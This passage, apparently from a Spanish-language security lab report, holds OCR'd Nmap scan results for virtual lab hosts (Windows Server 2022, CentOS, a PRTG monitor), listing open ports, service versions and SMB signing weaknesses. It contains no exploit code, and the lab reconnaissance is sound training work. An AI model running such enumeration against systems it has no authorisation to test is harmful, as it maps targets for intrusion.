


Windows Server:






kal00 - VMware Workstation
File Edit View VM Tabs Help
mikrotik
Ubuntu Server
kal00
pat00
Win2022
kal00@kali: ~/Documents/nmaps
File Actions Edit View Help
GNU nano 8.3 Windows.txt
8081/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://192.168.45.4:8081/
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
49673/tcp open msrpc Microsoft Windows RPC
49675/tcp open msrpc Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2022
OS CPE: cpe:/o:microsoft:windows_server_2022
OS details: Microsoft Windows Server 2022
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb-os-discovery:
| OS: Windows Server 2022 Standard Evaluation 20348 (Windows Server 2022 Standard Evaluation 6.3)
| Computer name: WIN-PDT504NRAV6
| NetBIOS computer name: WIN-PDT504NRAV6\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2025-04-28T14:48:15+02:00
| smb2-time:
| date: 2025-04-28T12:48:17
|_ start_date: N/A
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -29m59s, deviation: 59m57s, median: -1s
TRACEROUTE (using port 22/tcp)
Help Write Out Where Is Cut Execute Location Undo Set Mark To Bracket Previous Back
Exit Read File Replace Paste Justify Go To Line Redo Copy Where Was Next Forward
To direct input to this VM, click inside or press Ctrl+G.
ESP INTL
07:12 a. m. 28/04/2025

CentOS



kal00 - VMware Workstation
File Edit View VM Tabs Help
Win2022
mikrotik
kal00
pat00
CentOS v5
kal00@kali: ~/Documents/nmaps
File Actions Edit View Help
GNU nano 8.3 CentOS.txt
Starting Nmap 7.95 (https://nmap.org) at 2025-05-02 00:35 EDT
Nmap scan report for 172.16.45.4
Host is up (0.00056s latency).
Not shown: 65397 filtered tcp ports (no-response), 136 filtered tcp ports (admin-prohibited)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.9 (protocol 2.0)
| ssh-hostkey:
| 256 7d:c0:9e:0d:e4:d4:54:a2:1a:68:85:73:d1:82:79:7c (ECDSA)
|_ 256 35:17:99:87:d2:f0:70:3d:fa:cf:29:9e:72:c7:36:9d (ED25519)
9090/tcp open zeus-admin?
| fingerprint-strings:
| FourOhFourRequest, GetRequest, HTTPOptions, Help, LPDString, RTSPRequest, SIPOptions, SqueezeCenter_CLI:
| HTTP/1.1 400 Client Error
|_ Incorrect request.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9090-TCP:V=7.95%I=7%D=5/2%Time=6814AC15%P=x86_64-pc-linux-gnu%r(Get
SF:Request,31,"HTTP/1\.1\x20400\x20Client\x20Error\r\n\r\nIncorrect\x20req
SF:uest\.\r\n")%r(SqueezeCenter_CLI,31,"HTTP/1\.1\x20400\x20Client\x20Erro
SF:r\r\n\r\nIncorrect\x20request\.\r\n")%r(HTTPOptions,31,"HTTP/1\.1\x2040
SF:0\x20Client\x20Error\r\n\r\nIncorrect\x20request\.\r\n")%r(RTSPRequest,
SF:31,"HTTP/1\.1\x20400\x20Client\x20Error\r\n\r\nIncorrect\x20request\.\r
SF:\n")%r(Help,31,"HTTP/1\.1\x20400\x20Client\x20Error\r\n\r\nIncorrect\x2
SF:0request\.\r\n")%r(FourOhFourRequest,31,"HTTP/1\.1\x20400\x20Client\x20
SF:Error\r\n\r\nIncorrect\x20request\.\r\n")%r(LPDString,31,"HTTP/1\.1\x20
SF:400\x20Client\x20Error\r\n\r\nIncorrect\x20request\.\r\n")%r(SIPOptions
SF:,31,"HTTP/1\.1\x20400\x20Client\x20Error\r\n\r\nIncorrect\x20request\.\
SF:r\n");
MAC Address: 00:0C:29:B1:67:A9 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|6.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (94%), Synology DiskStation Manager 5.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6.0 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), OpenWrt 21.02 (Linux 5.4) (97%), Linux 4.19 (95%), Linux 6.8 (94%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TRACEROUTE
HOP RTT ADDRESS
1 0.56 ms 172.16.45.4
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 267.28 seconds
Help Write Out Where Is Cut Execute Location Undo Set Mark To Bracket Previous Back
Exit Read File Replace Paste Justify Go To Line Redo Copy Where Was Next Forward
To direct input to this VM, click inside or press Ctrl+G.
ESP INTL
10:45 p. m. 01/05/2025

PRTG



kal00 - VMware Workstation
File Edit View VM Tabs Help
Win2022 mikrotik kal00 pat00 CentOS v5
kal00@kali: ~/Documents/nmaps
File Actions Edit View Help
GNU nano 8.3 PRTG.txt
Starting Nmap 7.95 (https://nmap.org) at 2025-04-29 03:01 EDT
Warning: 192.168.45.2 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.45.2
Host is up (0.0016s latency).
Not shown: 65303 closed tcp ports (reset), 215 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Indy httpd (Paessler PRTG bandwidth monitor)
|_http-title: Did not follow redirect to https://192.168.45.2/?
|_http-server-header: PRTG
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Indy httpd (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG
|_http-trane-info: Problem with XML parsing of /evox/about
| ssl-cert: Subject: commonName=PRTG Demo Certificate/organizationName=PRTG Demo Certificate
| Subject Alternative Name: DNS:localhost
| Not valid before: 2023-05-19T08:15:48
|_Not valid after: 2033-05-16T08:15:48
| http-title: Bienvenido | PRTG Network Monitor (WIN-RR6NJS16341)
|_Requested resource was /index.htm
|_ssl-date: TLS randomness does not represent time
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: WIN-RR6NJS16341
| NetBIOS_Domain_Name: WIN-RR6NJS16341
| NetBIOS_Computer_Name: WIN-RR6NJS16341
| DNS_Domain_Name: WIN-RR6NJS16341
| DNS_Computer_Name: WIN-RR6NJS16341
| Product_Version: 10.0.20348
|_ System_Time: 2025-04-29T07:37:24+00:00
|_ssl-date: 2025-04-29T07:37:32+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=WIN-RR6NJS16341
| Not valid before: 2025-03-19T13:17:14
|_Not valid after: 2025-09-18T13:17:14
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
[Read 74 lines]
Help Write Out Where Is Cut Execute Location Undo Set Mark To Bracket Previous Back
Exit Read File Replace Paste Justify Go To Line Redo Copy Where Was Next Forward
To direct input to this VM, click inside or press Ctrl+G.
ESP INTL 10:46 p. m. 01/05/2025


kal00 - VMware Workstation
File Edit View VM Tabs Help
Win2022 mikrotik kal00 pat00 CentOS v5
kal00@kali: ~/Documents/nmaps
File Actions Edit View Help
GNU nano 8.3 PRTG.txt
| ssl-cert: Subject: commonName=WIN-RR6NJS16341
| Not valid before: 2025-03-19T13:17:14
|_Not valid after: 2025-09-18T13:17:14
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49671/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2022
OS CPE: cpe:/o:microsoft:windows_server_2022
OS details: Microsoft Windows Server 2022
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
| date: 2025-04-29T07:37:24
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
TRACEROUTE (using port 995/tcp)
HOP RTT ADDRESS
1 0.27 ms 172.16.45.3
2 0.81 ms 192.168.45.2
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2149.81 seconds
Help Write Out Where Is Cut Execute Location Undo Set Mark To Bracket Previous Back
Exit Read File Replace Paste Justify Go To Line Redo Copy Where Was Next Forward
To direct input to this VM, click inside or press Ctrl+G.
ESP INTL 10:46 p. m. 01/05/2025

SysAdmin




Parrot Admin:




b. Escaneo con Nessus


Mikrotik Router



